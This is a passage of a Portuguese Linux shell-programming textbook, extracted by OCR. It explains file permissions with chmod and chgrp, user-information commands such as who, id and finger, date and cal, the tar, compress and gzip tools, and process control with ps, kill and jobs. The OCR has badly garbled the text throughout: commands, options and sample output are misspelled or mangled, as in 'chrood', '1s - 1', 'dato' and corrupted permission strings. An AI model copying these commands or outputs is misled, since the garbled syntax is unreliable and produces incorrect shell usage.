chgrp- Trocando o grupo do arquivo
Sintaxe:
chgrp [-f) [ -R) g r upo a~ quivo
Um usuário pode, entretanto, mudar o grupo de um arquivo, desde que
ele seja o usuário dono do arquivo e pertença ao novo grupo do arquivo. O
comando que faz essa mudança é o chg tp .
O comando chgrp tem formato idêntico ao c hown, mas somente o supe-
rusuário pode executá-lo na maioria dos sistemas.
Exemplo:
~ chgrp prod d i ca.sh
~ l s - l dica . s h
- _
nvx r --r -- 1 silvina p rod 260 Mar 12 2002 d i ca . s h
Tipos de Acesso a Arquivos
O Unix/Linux suporta três tipos de acesso a arquivos e diretórios: leitura,
escrita e execução, designados, respectivamente, pelas letras r (read), w
(write), x (execute).
O uso dos tipos de acesso é bastante simples. Se a intenção é deixar
o arquivo somente disponível para leitura, o acesso r resolve a questão.
O acesso w permite ao usuário apagar ou modificar o arquivo. Entretan-
to, para modificar o arquivo, a permissão de leitura também deve estar
habilitada, caso contrário o usuário não conseguirá ler o arquivo para
que possa ser modificado. Se o arquivo for um programa executável ou
um She/1 script, a permissão x deve estar ligada para que o usuário con-
siga executá-lo. Se o arquivo for um Shelf script, a permissão de leitura
deve também estar habilitada, pois o Shell precisa ler o arquivo para
poder executar suas instruções. Para programas executáveis basta a
permissão de execução.
Material com direitos autorais
46 Programação Shell Linux
Para ver as permissões de um arquivo ou diretório, basta utilizar o co-
mando 1s com a opção -1 (long listing), que mostra todos os detalhes dos
arqu1
vos.
Vale observar que para remover um arquivo em um determinado diretó-
rio, basta que se tenha permissão de escrita w naquele diretório, mesmo
que o referido arquivo não possua permissão de escrita.
Se acontecer de um determinado arquivo não possuir permissão de es-
crita mas seu diretório correspondente sim, o que o Unix faz é perguntar ao
usuário se deseja remover o arquivo, mesmo que este não tenha permis-
são de escrita.
O exemplo a seguir supõe o arquivo protegido sem permissão de escri-
ta, em seu diretório pai arquivos com permissão de escrita para o usuário
j neves (euzinho).
$ ls - 1
total 80
drt-r"rwxr-x 2 j neves ssup 4096 Sep 17 12 : 17 apostilas
- r-t...rxr -- r -- 1 jneves ssup 260 Mar 12 2002 dica . sh
- 1:vxr--r- - l j neves ssup 19246 Mar 12 2002 di cas . sh
- rv-rw- r-- 1 Jneves ssup 66 Sep 26 16: 20 ex: ro
- r-s- rw-r-- 1 jneves ssup 31 Sep 26 16 : 29 l egados
- r <~Xr -- r- - 1 j neves ssup 2588 Mar 12 2002 smbst . sh
Classes de Acesso a Arquivos
O Unix define três classes .de acesso a arquivos cujos acessos podem ser
especificados separadamente:
J Acesso ,.,a,a
dono (u):
grupo (g):
outros (o):
Define ,.,... ,,
o usuário dono do arquivo;
o grupo a que pertence o arquivo;
outros usuários que não sejam o dono nem per-
tençam ao grupo dono do arquivo.
Matenal çorn d1re1tos at•tora1s
Segurança de Acesso 47
Quando usamos o comando l s - 1, obtemos a listagem dos arquivos com
todos os seus detalhes. A primeira informação corresponde ao que chama-
mos de modo do arquivo, composto de 1Ocaracteres. Veja só:
$ 1 s - 1 dica.sh
·rwxr·-r·· 1 jneves ssup 260 Mar 12 2002 d i c a . sh
O primeiro caractere do modo do arquivo apenas indica seu tipo (se
é um arquivo regular, se é um diretório, se é um link, ...). Os nove ca-
racteres seguintes constituem três grupos de três caracteres. Em cada
grupo, o primeiro caractere representa a permissão de leitura r , o
segundo a de escrita vi e o terceiro a de execução x . Se a permissão
estiver desligada, um hífen - é apresentado, senão o caractere corres-
pondente aparece.
$ 1 s -1 dica . sh
·rWX.t:--r·· 1 j neves ssup 260 Mar 12 2002 d ica . sh
chmod - Ajustando permissões de arquivos
Sintaxe:
chmod st.ring - de- acesso ! , . . . ] a r qui vo .. .
Para ajustar permissões em arquivos e diretórios (que é um arquivo que
contém uma lista de arquivos), utilizamos o comando chmod.
Material com direitos autorais
48 Programação Shell Linux
Parâmetros:
s t ring- de- acesso as strings de acesso definem que permissões serão
dadas aos arquivos especificados no argumento ar-
quivo do comando chmod .
a rquivo os nomes dos arquivos CUJaS permissões serão
mudadas.
Exemplos:
$ 1s - 1 teste
---------- 1 jneves ssup 23 Apr 21 07 : 31 teste
$ chrood u+w teste Dando permissão de escrita ao dono (u)
$ 1s -1 teste
__,, _______ 1 d327760
$ chmod a+w teste
$ ls - 1 t est e
ssup 23 Apr 2 1 07 : 3 1 test e
Dandopermissão de escrita a todos (a)
--t.r--w --;.r- 1 d 327760 ssup 23 .Zp.r 2 1 07 : 3 1 test e
$ chrood g+x, uo+r-w t es t e Grupo executa, dono e outros leem mas não gravam
$ 1s -1 t est e
- r ---I·Jxr -- 1 d32 7760 ssup 23 Apr 21 07 : 31 te.ste
$ chrood u=r wx t e ste Dono lê, grava e executa
$ 1s -1 teste
- n.rx- wxr -- 1 ct327760 ssup 23 Apr 21 07 : 31 teste
Nesses exemplos, vimos algumas coisas interessantes:
Quando direitos são precedidos por ou sinal de mais (+ ) ou de
menos <-J , esses direitos são acrescentados ou removidos aos já
existentes;
Quando direitos são precedidos por um sinal de igual <
=J, não in-
teressam os direitos anteriores, estes que foram assim atribuídos é
que valerão;
Eu havia d ito que u significava dono (user), g grupo (group) e o
outros (other). O que você ainda não sabia, mas deve ter deduzido
por esses exemplos, é que a significa todos (a//), isto é, o mesmo
que u+g+o
Material com direitos autorais
Segurança de Acesso 49
As permissões de acesso podem também ser especificadas numeri-
camente com o comando c hmoct, em vez de usar uma string-de-acesso
(modo simbólico) como parâmetro. Para calcular o modo absoluto de um
arquivo, basta substituir os 9 caracteres correspondentes às permissões,
por 9 bits (dígitos O ou 1), que agrupados três a três e convertidos para
decimal compõem um modo de acesso de três dígitos. Exemplo de uma
conversão:
Dono Grupo Outros
Strings de Acesso rwx r- x r --
Convertido para Binário 111 101 100
Convertido para Decimal 7 5 4
Modo absoluto (numérico) 754
Assim, no exemplo abaixo, os dois comandos c hmoct são equivalentes:
$ c hmod u=rwx,g=rx,o=r t es t e.txt
$ 1s - 1 t est e. txt
- rwxr- xr-- 1 j neves ssup 23 Ap r 21 0 7: 31 tes t e.txt
$ chmod 754 teste .tx t
$ 1s - 1 teste.txt
- nrxr-xr-- 1 j neves s sup 23 Apr 21 0 7 : 3 1 tes t e . t xt
Pessoal, é bom ficar atento e entender legal este último método, apesar
de não parecer tão óbvio quanto o primeiro, por ser mais conciso e, com a
prática, simples, é assim que você normalmente vai encontrar o comando
c hmoct, inclusive neste livro.
Material com direitos autorais
!Capítulo 5
:Comandos para lnfon11ações
~ sobre Usuários
.
•
•
.
.
.
.
• Neste capítulo veremos como conseguir informações que
permitam administrar os usuários.
who Exibe informações sobre usuários ativos e alguns dados do
====sistema
id Informa os identificadores dos usuários
fi nger Exibe informações mais detalhadas sobre os usuários
chfn Permite o usuário altere as suas do
Informa os
who - Usuários ativos
Sintaxe.·
who [ -ml:!) [aro i ]
O comando ~~ho exibe informações sobre usuários "lo-
gados" (ARGH!!) no sistema, incluindo o nome de login,
data e hora de entrada no sistema.
50
Matenal çorn d1re1tos at>tora1s
--'Opções
am i
-m
Comandos para Informações sobre Usuários 51
Significados
Instrui o comando who a exibir informações de login do pró·
prio usuário
O mesmo que who a11 i
==
-H
=== Mostra um cabeçalho
-a
Mostra diversas informações sobre o sistema (último boot,
último ªcerto do relógioJ ...) e sobre o~ usuários
Exemplos:
$ who
jneves pts/0 Dec 1 12 : 36 (10 . 2 . 4.144)
jneves pts/1 Dec 1 12 : 37 (10 .2.4 .144)
$ who - H
NAI'IE LI NE TH!E COMMENT
jneves pts/0 Dec 1 1 2 : 36 (10 . 2 . 4 .1 44)
jneves pts/1 Dec 1 12 : 37 (10 . 2.4 . 144)
$ who - m
jneves pts/0 Dec 1 12: 36 (10 . 2 . 4.1 44)
$ who am i
jneves pts/0 Dec 1 12 : 36 (10 . 2 . 4 . 144)
id - Identificadores do usuário
Sintaxe.
id [-ngu]
O comando i ct retorna os identificadores do usuário; login e os grupos
a que pertence.
,Jopções Significados
-n Mostra o nome do usuário e grupos ao invés de identificado
I==== res (somente se for usado com as opções -u, -g ou -G
)
-g
-G
-u
Mostra apenas o identificador de grupo do usuário
Mostra todos os grupos ao qual o usuário pertence
Mostra apenas o identificador do usuário
Matenal çorn d1re1tos at,tora1s
52 Programação Shell Linux
Exemplos:
$ i d
uid=S4002(j neves) gid=l 032 ()neves) groups=lOJ2(jneves)
$ i d - g
1032
$ id -G
1032
$ id - u
54002
S i d -nu
jneves
finger - Detalha informações sobre usuários
Sintaxe:
finger [ - ln~J [usuariol@hosctusuario@hosc)
O comando fingex é utilizado para mostrar informações sobre um usu-
ário. A sua saída é muito parecida com a do comando who, quando, sem
argumentos, a principal diferença é que pelo finger é que conseguimos da-
dos físicos das pessoas que estão usando o sistema (como nome/apelido,
telefone/ramal), daí ser muito importante o campo comentários do arquivo
/etc/passw
d .
Onde usua rio é o userid ou um padrão para o nome do usuário e host
é o endereço Internet completo de uma máquina.
Exemplos
$ finger
Login Nam~ Tty
peduardo Paulo Eduardo •pts/1
root root • ttyl
rooc root •pts/0
$ finger Paulo
LogJ.n : pedua rdo
Di r octory : /homo/pedua rdo
Office : DI SB.O, 2555-8309
Iàle Login Tim~ Office
May 27 11 : 40 (luxdo099)
4 : 26 May 27 11 : 35 DISB . O
May 27 11 : 36 (10 . 0 . 122 . 130)
Name : Paulo Eduardo
Shcll : /bin/ba!lh
On since Mon May 27 11 : 40 (BRT) on pts/1 from luxdo099 (messages off)
No mai l .
No !'l<! n.
1latcna com d r bS utor<t
Comandos para Informações sobre Usuários 53
$ finger @10.0.122.130
Login : peduardo Name: Paulo Eduardo
Directory: /home/pedua rdo Shell : /bin/bash
Office : DISB. O, 2555- 8309
On since Mon May 27 11 : 40 (BRT) on pts/1 from l uxdo099 (messages off)
No mail.
No Plan .
Por motivo de segurança esse serviço pode estar desabilitado
para atender remotamente.
ATENÇÃO
chfn - Altera dados do finger
Sintaxe:
chfn [-frpho)
Um usuário pode mudar suas informações no sistema com o comando
chfn .
- f Modifica o nome do usuário.
- r Modifica a do usuário.
-p Modifica o telefone de trabalho do usuário.
-h Modifica o telefone residencial do usuário.
-o Informações adicionais. Somente o root pode alterá-
las.
Exemplos:
$ chfn
Changing finge r information for j neves.
Pas.s~<ord :
Name [Julio C. Neves]:
Office [DISB. O) :
Office Phone [ (821) 7070 ) :
Home Phone [O] : 21 2222- 2222
Finger i nf or mation changed .
Matenal çorn d1re1tos at,tora1s
54 Programação Shell Linux
No exemplo anterior, repare que os valores default (que estavam no
campo de comentários de /etc/pass~Idl foram oferecidos entre colchetes
(11 >
, para confirmá-los basta um <ENTER> .
Repare ainda que somente o telefone de casa (Home J?hone l foi alterado.
Para modificar somente o meu nome:
$ chfn - f ""Julio Cez ar Neves''
Changi ng finger infonnation for jneves .
P<ll:uword :
Finger inf ormacion changed .
groups - Informa grupos dos usuários
Sintaxe:
groups (usuar i o )
Pode-se pertencer a um ou mais grupos de usuários. Para saber a que
grupos uma determinada pessoa pertence, utiliza-se o comando groups .
Exemplos:
Para listar os grupos aos quais eu pertenço:
$ groups
rooc bin daemon sys adm clisl: l<heel
Para verificar os grupos de um determinado usuário:
$ groups marina
ma rina :marina
- ~-
1latcna com d r bS utor<
t
!Capítulo 6
.
.
.
.
1Pra não Perder o
.
• •
~ Compromisso
.
.
.
.
.
•
.
•
.
.
i. Neste pequeno capítulo mostrarei dois comandos para tra-
balhar com data, hora e calendário. Esses comandos são:
Comandos de data e hora
--
Mostra e acerta data/hora
date - Mostra e acerta data/hora
Sintaxe:
data (- sl (+format o)
O comando date apresenta a data e a hora do sistema.
Quando usado com a opção -s, acerta adata e hora do sis-
tema, porém seu uso somente é permitido ao superusuá-
rio. Seu grande uso para o usuário comum é utilizando-a
formatada de acordo com a tabela apresentada a seguir.
Exemplos:
$ date
M
on Dec 8 17 : 25 : 1 1 BRST 2003
$ dato "+Hoje a data é : -id/%m/%~%n o a hora é: %T"
Hoje a data é : 08/12/2003
e a hora é : 17 : 31:53
55
M terl ou
56 Programação Shell Linux
rL Formato Significado
0
/on Quebra de linha.
i:.
%t Tabulação.
o/om Mês.
%d Dia.
%y Ano com dois dígitos.
%V Ano com quatro dígitos.
%0 Data no formato MM/DD/AA.
%H Hora.
1
-
..
•
%M Minuto.
%5 Segundo.
%T Hora no formato HH:MM:SS.
%i Dia do ano.
1
- 0
/oW Dia da semana (dom=O a sáb=6).
%a Dia da semana abreviado.
1
-
%h Mês abreviado.
·-
No último exemplo, vimos a total formatação da data, incluindo textos
literais, com quebra de linhas. Repare que após o sinal +, os caracteres de
formatação foram substituídos e os literais permaneceram imutáveis.
Existe uma forma simples de pegar a data de ontem, lembrando que o
"ontem" pode ser no mês anterior (que não sabemos a priori a quantidade
de dias), no ano anterior ou até no século anterior. Veja só como:
$ date --date ' l day ago '
Thu Dec 22 1 2 : 01:45 BRST 2005
E para proceder ao contrário, isto é, fazer uma viagem ao futuro? Veja o
exemplo:
$ date --date ' l day•
Sat Dec 24 12 : 06 : 29 BRST 2005
Como você viu, é a mesma coisa, basta tirar o a go . E em qual dia da
semana cairá o Natal deste ano? Simples:
$ date --date='25 Dec ' +%a
Sun
Matenal çorn d1re1tos at•tora1s
Pra não Perder o Compromisso 57
Mas também podemos misturar alhos com bugalhos, veja só:
$ date --date= ' l day 1 mon t h 1 year ago '
~!on Nov 22 1 2 : 19 : 58 BRST 2004
$ date --date= ' l day 1 mon th 1 year '
W
ed J a n 24 12 : 20 :13 BRST 2007
cal - Exibe o calendário
Sintaxe.
c a l [ [mes) ano)
O comando cal é utilizado para mostrar um calendário de um mês e/ou
ano específico.
Onde mes é o número do mês (01 a 12) e ano é o ano no formato aaaa
(4 algarismos).
Exemplos:
$ cal
dezembro 2003
D
o Se Te Qu Qu Se Sã
1 2 3 4 5 6
7 a 9 10 11 12 13
14 1 5 16 17 18 19 20
21 22 23 24 25 26 27
28 29 3 0 31
$ cal 04 2000
abril 2000
Do Se Te Qu Qu Se Sá
1
2 3 4 5 6 7 8
9 l O 11 12 13 14 15
16 17 18 19 20 21 22
23 24 25 26 27 2 6 29
30
$ cal 1970
Material com direitos autorais
58 Programação Shell Linux
janeiro f e v erei ro março
Do Se Te Qu Qu Se Sâ Do Se Te Qu Qu Se Sâ Do Se Te Qu Qu Se Sá
1 2 3 1 2 3 4 <
~ 6 7 1 2 3 4 5 6 7
4 5 6 7 8 9 10 8 9 10 11 12 13 14 8 9 10 11 12 13 14
11 1 2 13 14 15 1 6 17 15 16 l7 18 19 20 21 15 1 6 17 18 19 20 21
18 19 20 21 22 23 24 2 2 23 24 25 26 27 28 22 23 24 25 26 27 28
25 26 27 28 29 30 3 1 29 30 31
abri l mai o j unho
Do Se Te Qu Qu Se sa Do Se Te Qu Qu Se Sá Do Se Te Qu Qu Se Sá
1 2 3 4 1 2 1 2 3 4 5 6
5 6 7 8 9 10 11 3 4 5 6 7 8 9 7 8 9 10 11 12 13
12 13 14 15 16 17 18 10 11 12 13 14 15 16 14 15 16 17 18 19 20
19 20 21 22 23 24 25 17 18 19 20 21 22 23 21 22 23 24 25 2 6 27
26 2 7 28 29 30 24 25 26 27 28 29 30 28 29 30
31
Para finalizar, veja este exemplo:
$ cal 09 1752
Setembro 1752
Do Se Te QU Qu Se Sá
1 2 14 15 1 6
17 18 19 20 21 22 23
24 25 26 27 28 29 30
O que vimos nesse último exemplo não foi um erro, e foi citado como
uma simples curiosidade. Assume-se que a Reforma Gregoriana ocorreu
em 3 de Setembro de 1752. Nesta época, a maioria dos países reconheceu
a reforma (apesar de alguns poucos só a reconhecerem no século XX).
Essa data e os dez dias que a seguiram foram eliminados, por isso o forma-
to do calendário para esse mês é um tanto inusitado (será que o software
proprietário teria essa precisão? Duvido...).
Material com direitos autorais
jCapítulo 7
:Becapeando
.
.
•
•
.
.
.
.
.
~As cópias de segurança (backup) são fundamentais em
qualquer sistema. No caso de uma pane mais séria no
sistema, somente as cópias de segurança podem trazer
os arquivos dos usuários de volta.
Neste capítulo veremos, além das instruções de backup,
os principais comandos de compressão, já que é comum,
por ser uma boa prática, compactarmos os arquivos antes
de salvá-los em uma cópia.
ti Comandos de Backup e Compressão
tar Para agrupar vários arquivos em somente um
c011press É o utilitário de compressão de arquivos padrão do Unix
uncompress Descomprime arquivos compactados pelo compress
zcat Permite visualizar o conteúdo de arquivos compactados
com compress
gzip É o utilitário de compressão de arquivos padrão do Linux
gunzip Descomprime arquivos compactados pelo gzi p
I
tar- Agrupa arquivos
Sintaxe:
tar ( - cfprtuvx] [arquivo_ t ar] (arqui vo . . . ]
59
Matcnal com direitos al•tora1s
60 Programação Shell Linux
Para não ter de fazer cópias de inúmeros arquivos ou para transferi-los
para outro computador via ftp, é comum primeiramente agrupá-los em um
único arquivo para depois procedermos à sua cópia ou transferência.
No Unix/Linux podemos agrupar vários arquivos em um arquivo simples
ou mesmo em vários outros meios magnéticos com o comando tar .
Parâmetros:
arquivo
a r quivo_tar
_j
-c
-f
-p
-r
-t
·U
·V
·X
um ou mais arquivos a agrupar. Quando tar estiver sen-
do utilizado para desagrupar arquivos, este parâmetro é
opcional;
especifica onde será armazenado o conjunto de arquivos
agrupados. Em geral, arquivo_tar é um dispositivo de
fita magnética, mas pode-se agrupar os arquivos em um
único arquivo especificando-o em arquivo_tar, e utili-
zando a opção -f;
cria um novo arquivo . tar e adiciona a ele os arquivos
especificados;
indica que o destino é um arquivo em disco, e não uma
unidade de fita magnética;
preserva permissões originais dos arquivos durante de-
sagrupamento;
adiciona os arquivos especificados no final do arqu
.tar, sem cnar um novo;
lista o conteúdo do arquivo .tar;
adiciona os arquivos especificados ao arquivo .tar,
mente se eles ainda não existirem no arquivo .tar, ou
tiverem sido modificados desde quando foram ag up:aac>s
por um comando tar;
mostra o nome de cada arquivo processado;
retira os arquivos agrupados no arquivo . tar.
Matenal çorn d1re1tos at,tora1s
Becapeando 61
Exemplos:
$ tar -tvf /dev /ns t O Mostra o conteúdo do arquivo
$ tar -cf backup.tar /home/d 327760/*
compress- Para compactar dados
Sintaxe:
conq:>ress [ - cvf] [arqui vo .. . ]
O utilitário de compressão de arquivos padrão do Unix é o compress .
Este utilitário utiliza o algoritmo de compressão Lempei-Zív, que é um mé-
todo razoavelmente rápido e eficiente. O compress gera um arquivo com o
mesmo nome, porém com a extensão . z compactado.
Parâmetros:
arqu~vo :
- c :
- f :
-v:
Exemplos:
arquivo a comprimir. Se não for especificado, compress lê a
partir da entrada padrão;
escreve na saída padrão, sem modificar o arquivo especifi-
cado;
força a compactação. Não compacta se o arquivo especifi-
cado não puder ser compactado ou se um arquivo compac-
tado correspondente (extensão .Z) existir;
mostra informações sobre a porcentagem de compactação
de cada arquivo.
$ compress tel efones
$ ls -1 tel ef*
- r w- r --r -- 1 jtJl io di pao 179 Dec 7 1 999 t.elefones . Z
Material com direitos autorais
62 Programação Shell Linux
Repare pelo exemplo anterior que foi gerado um arquivo com a extensão
. z (Z maiúsculo) e a sua data de criação não se alterou.
uncompress- Descompactando arquivos
Sintaxe:
uncompress (-cv) [ar<ruivo .. . )
Para descompactar arquivos compactados com o compress (extensão
.Z), utiliza-se o uncompress .
Parâmetros:
arquivo arquivos a descompactar. Se não for especificado,
uncompress lê a partir da entrada padrão;
-c
-v
escreve descompactado na saída padrão, sem gerar
arquivo;
mostra informações sobre a porcentagem de compac-
tação de cada arquivo.
Exemplos:
$ uncompress telefones
$ ls -1 telef•
-rw-r--r-- 1 julio dipao 218 Oec 7 1999 tel efones
No exemplo, você pode notar que:
No uncompress não há necessidade de usar a extensão .z,
se eu tivesse feito:
$ uncompress telefones.Z
.
porem
Não teria havido problema, o uncompress aceita as duas formas;
Pelo comando ls após a execução do uncompress, você pode notar
que a extensão . z foi pro brejo.
1latcna com d r bS utor<t
Becapeando 63
zcat- Visualizando dados compactados
Sintaxe:
Existe ainda um utilitário especial, o zc a t, que permite visualizar o con-
teúdo de arquivos comprimidos com c omp ress , sem que seja necessário
descompactá-los previamente.
Parâmetros:
a rquivo arquivo a ser exibido descompactado na saída padrão.
Exemplos:
$ zcat tele fones
Ciro Gri ppi
Cl audi a M
arci a
E.nio Cardo s o
J uli ana Duart e
Luiz Carlos
Ney Garrafas
Ney Gerhar dt
!?aul a Duart e
{02 1 ) 5 5 5 -12 34
{02 1) 555-2 ll2
{023) 232 -3423
{024 ) 622-2 8 7 6
(02 1) 767- 2124
{02 1 )988-3398
{02 4) 5 43- 4321
{011 ) 4 49- 0219
Vimos neste caso que também não é necessário que se especifique a
extensão . z.
gzip - Compactador livre
Sintaxe:
g z i p [-cv fJ:d] [arqui vo ... ]
Material com direitos autorais
64 Programação Shell Linux
O utilitário de compressão mais usado no Linux é o gzip . Utilizando uma
versão mais moderna do algoritmo de compressão Lempei-Zív, o gzip, por
'
sua vez, gera um arquivo com extensão .gz , compactado. E uma ferra-
menta GNU.
Parâmetros:
arqu1.v o :
_j Opções
-c
-f
-v
-r
Exemplos:
arquivo a comprimir. Se não for especificado, lê a par-
tir da entrada padrão;
Significados
Escreve na saída padrão, sem modificar o arquivo espe-
cificado.
Força a compactação. Não compacta se o arquivo espe-
cificado não puder ser compactado ou se um arquivo
compactado correspondente (extensão .gz) existir.
Mostra informações sobre a porcentagem de compacta-
ção de cada arquivo.
Comprime também o conteúdo dos subdiretórios (recur-
sivo).
$ 1s - 1 pacote.tar
-rw-r-- r - - 1 j ul io d i pao 245760 Oct 15 12 : 24 pacot e.tar
$ gzip pacote.tar
$ l s - 1 pacote.tar.gz
- n ;- r --r-- 1 j ulio dipao 33640 Oc t 15 12 : 24 pacot e . t ar.gz
$ gzi p - d pacote.tar.gz
$ compress pacote . tar
$ ls - 1 pacote .tar*
Descompactandocom opróprio gzip
- n ;- r --r -- 1 j ulio d i pao 64 587 Oct 15 12 : 24 pacot e . t a r . Z
Para arquivos maiores, como vimos neste exemplo, o gzip normalmen-
te supera o compr ess em capacidade de compactação. Neste caso, a razão
Matenal çorn d1re1tos at,tora1s
Becapeando 65
foi de 33.640 bytes para 64.587 bytes, ou seja, o compress obteve somente
52,08% da eficiência do gzip .
gunzip- Descompactador livre
Sintaxe:
gunzip [ - cv] [arqui vo ... ]
Embora exista o parâmetro - d , para descompactar arquivos compacta-
dos com o gzi p, também podemos valer-nos do g unzip . O gunzip tam-
bém é uma ferramenta livre do GNU.
Parâmetros:
arqu1.vo
- c
-v
arquivos a descompactar. Se não for especificado, lê a
partir da entrada padrão;
escreve na saída padrão, sem gerar arquivo descom-
pactado;
mostra informações sobre a porcentagem de compac-
tação de cada arquivo.
O zcat também permite a visualização do conteúdo dos ar-
quivos compactados com gzip.
Material com direitos autorais
1
·f ·~~ lCapítulo 8
1
1
'  iControle de Execucão
: .
.
.
.
~ Calma pessoal, nenhum de nós é o carrasco que fica na
antessala da câmara de gás controlando a execução dos
condenados! Vamos falar no controle de execução de pro-
cessos, que é outro recurso poderoso do nosso sistema
operacional. Esse recurso permite colocar um número
praticamente ilimitado de programas em execução a partir
de um único Shefl. Além disso, processos demorados po-
dem ser colocados em background (segundo plano), per-
mitindo ao usuário executar outras tarefas em foreground
(plano principal).
Um processo é um programa em execução e que não foi
terminado. Ao contrário de sistemas operacionais como o
DOS, o Unix/Linux são sistemas multiusuário/multitarefa. Em
máquinas com um único processador, estes processos são
executados concorrentemente, compartilhando o processa-
dor (time sharing). Em máquinas com vários processadores,
esses processos podem ser executados paralelamente.
Assim, quando mais de um usuário está executando um
determinado programa, existe um processo sendo exe-
cutado para cada usuário que chamou aquele programa.
O She/1 é um exemplo de programa que constantemente
está sendo executado por mais de um usuário, e frequen-
temente é executado mais de uma vez simultaneamente
por um mesmo usuário.
66
Material com direitos autorais
Controle de Execução 67
Quando um programa é executado em ambiente Unix/Linux, um pro-
cesso é criado para executá-lo e recursos como memória e arquivos
são alocados. Quando um processo termina a execução do programa, o
sistema destrói o processo e os recursos alocados são devolvidos para
que sejam aproveitados por um outro processo. Cada processo criado
possui um número associado a ele chamado de process id (pid). Este
número distingue o processo de todos os outros processos criados e
que ainda não terminaram sua execução. Portanto, cada processo pos-
sui um pid único.
Chamaremos o processo que cria outro de processo pai e o criado de
processo filho. Um processo pai pode ter vários processos filhos, mas um
processo filho tem um único processo pai.
Um processo pai pode suspender sua própria execução até que um ou
mais de seus filhos termine sua execução. Por exemplo, o She/1 normal-
mente executa um programa criando um processo filho e espera até que o
processo filho termine sua execução para devolver o prompt.
Cada processo fica associado ao usuário e ao grupo do usuário. Além
disso, cada processo também pertence a um grupo de processos. Exis-
te somente um grupo de processos relacionado ao terminal utilizado pelo
usuário, chamado de foreground. Se um processo do usuário não está no
grupo de processos do terminal, então este processo pertence ao grupo de
processos background.
Os principais comandos para controle de processo são:
Comandos de controle de execução
ps Mostra o status dos processos em execução
=====
kill Envia sinal a processo
jobs== Lista processos em background e suspensos
bg Passa processo para background
fg Traz processo para foreground
'""' Nohup Executa processo independente de terminal
Matenal çorn d1re1tos at,tora1s
68 Programação Shell Linux
ps - Lista de processos
Sintaxe:
ps [-aelux]
O comando ps mostra o status dos processos em execução no siste-
ma. Sem argumentos, o comando ps exibe informações somente dos pro-
cessos associados ao terminal corrente. A saída do comando consiste de:
process-id (pid), identificador do terminal, tempo de execução (acumulativo)
e o nome do comando.
_j
-e
·I
-a
Significados
Apresenta a linha de comando completa.
Gera a saída em formato 1
nncm
Inclui informações sobre processos pertencentes a
todos os usuários.
===
-u
=== Produz saída orientada a usuário.
Exemplos:
$ ps
PI D TTY
15473 pts/0
17280 pts/0
$ ps - a
PID TTY
15473 pts/0
17281 pts/0
$ ps - u
USER PID
jneves 15473
jneves 17282
$ ps - x
PIO TTY
15473 pts/0
17283 pts/0
$ ps - aux
USER PIO
root 1
·X Inclui processos não associados a terminais.
TIME Ci'ID
00 : 00 : 00 bash
00 : 00 : 00 ps
STAT TIME COHNAND
S 0 : 00 - bash
R 0 : 00 ps a
%
CPU
0 . 0
0 . 0
%
MEM
1 . 2
1.0
VSZ
4516
2520
RSS
752
64 4
TTY
pts/0
pts/0
STAT TIME COMNANO
s 0 : 00 -bash
R 0 : 00 ps x
%
CPU %
MEM vsz RSS TTY
0 . 0 0 . 1 1304 100 .,
STAT
s
R
START TIME COMI'!ANO
Jan05 0 : 00 - bash
16: 56 0 : 00 ps u
STAT START TIME COMI'!ANO
S 2003 0 : 04 i nit [ 3]
Matenal çorn d1re1tos at,tora1s
Controle de Execução 69
I:OOt 2 0 . 0 0 . 0 o o ? sw 2003 0 : 00 [keventd]
r oot 3 0 . 0 0 . 0 o o ? SWN 2003 0 : 00 [ ks_ CPlJO]
ro ot 4 0 . 0 0 . 0 o o ., sv1 2003 0 : 09 [ksõ<apd]
.t:oot 5 0. 0 0 . 0 o o ? SW 2003 0 : 00 [ bdflush)
As reticências ao final do último exemplo foram colocadas para mostrar
que a listagem de processos continuava. Vamos ver a quantidade de pro-
cessos em execução:
$ ps -aux I wc -1
43
Nesse último exemplo eu mandei a saída do ps para o contador de linha
(wc - 1 , lembra-se?). Se do resultado subtrairmos 1 referente à linha doca-
beçalho, teremos 42, que significa a quantidade de processos que estavam
em execução naquele momento.
kill - Enviando sinal a processos
Sintaxe:
kill [ - sin a l ) pi d ...
kill - 1
Se, por algum motivo, um usuário quiser cancelar um processo que lhe
pertença, o comando kill fará o trabalho. Em geral, utiliza-se o comando
kill para cancelar processos que aparentemente "travaram" e não conse-
guem terminar sua execução normalmente, ou ainda, para processos que
não respondem ao CTRL+C para cancelamento de execução.
Somente o superusuário pode "matar" processos de outros usuários.
Parâmetros:
s inal se este parâmetro não for especificado, k i ll envia o sinal15
(termínate) para os processos especificados pelo parâmetro
pict. Se um nome de sinal ou um número precedido de ·- ·
é dado, este é enviado ao invés do sinal 1'ERN (terminate).
Quando se deseja cancelar um processo que não responde
ao kill padrão (sinal 15), utiliza-se o sinal 9 (KILL) . Os
sinais serão melhor conceituados mais à frente.
Material com direitos autorais
70 Programação Shell Linux
pict o parâmetro pid especifica o process-id correspondente
ao processo que se deseja enviar um sinal. Para desco-
brir o p id de um processo, basta utilizar o comando ps e
olhar na coluna pie! o número correspondente ao proces-
so desejado.
- 1 invocando kill com a opção -1 , é apresentada a lista dos
nomes de sinais aceitos pelo comando.
Exemplos:
$ ps
PID TTY STAT THIE CO~!M.AND
148 ppO
241 ppO
242 ppO
S 0 : 00 -bash
T O: 00 tel net
R 0 : 00 ps
$ kill - 9 241
$
(1) + Ki lled tel net
Para dar uma parada em um processo use:
kill - STOP p id
ou
kill - 19 p i d
Logo após, para continuar sua execução, use:
kill - CONT p i d
ou
kill - 18 p i ei
Execução em Background
Uma das habilidades do Unix é a de executar processos em background,
liberando a linha de comando para o usuário imediatamente. Por exemplo,
o usuário poderia querer copiar um determinado arquivo para disquete,
enquanto continua pesquisando seus diretórios por outros arquivos para
copiar. A maneira mais simples de colocar um processo em background é
adicionar o operador e-comercial <& l ao final da linha de comando.
Material com direitos autorais
Exemplos:
$ mcopy t este .txt a: &
$ ls does
[1] + Done mcopy teste . t x t a:
Controle de Execução 71
mcopy copiaarquivo de/para DOS
} O usuário pode execl!faroutros comandos
Fim docomando em background
Se você disparar um programa em foreground e notar que sua execução
está demorando muito, pode suspendê-lo para liberar o terminal, pressio-
nando simultaneamente as teclas <CTRL>+z, como no exemplo abaixo:
$ mcopy t este . t xt a :
hz
[1] + stoppect mcopy t este . t xt a:
"l é a representação <CTRL>+Z na tela
jobs - Lista processos suspensos e em background
Sintaxe:
j obs
Para descobrirmos quais os processos que estão sendo executados em
background ou que estão parados (suspensos), utilizamos o comando jobs.
Exemplo:
$ jobs
(1) + mcopy teste . t xt a :
[2) - mo re / e t c /passvid s t opped
~ _Númerosdosjobs h
bg- Manda processos para background
Sintaxe:
bg [ %n ]
Outro método para colocar um processo em background consiste em pri-
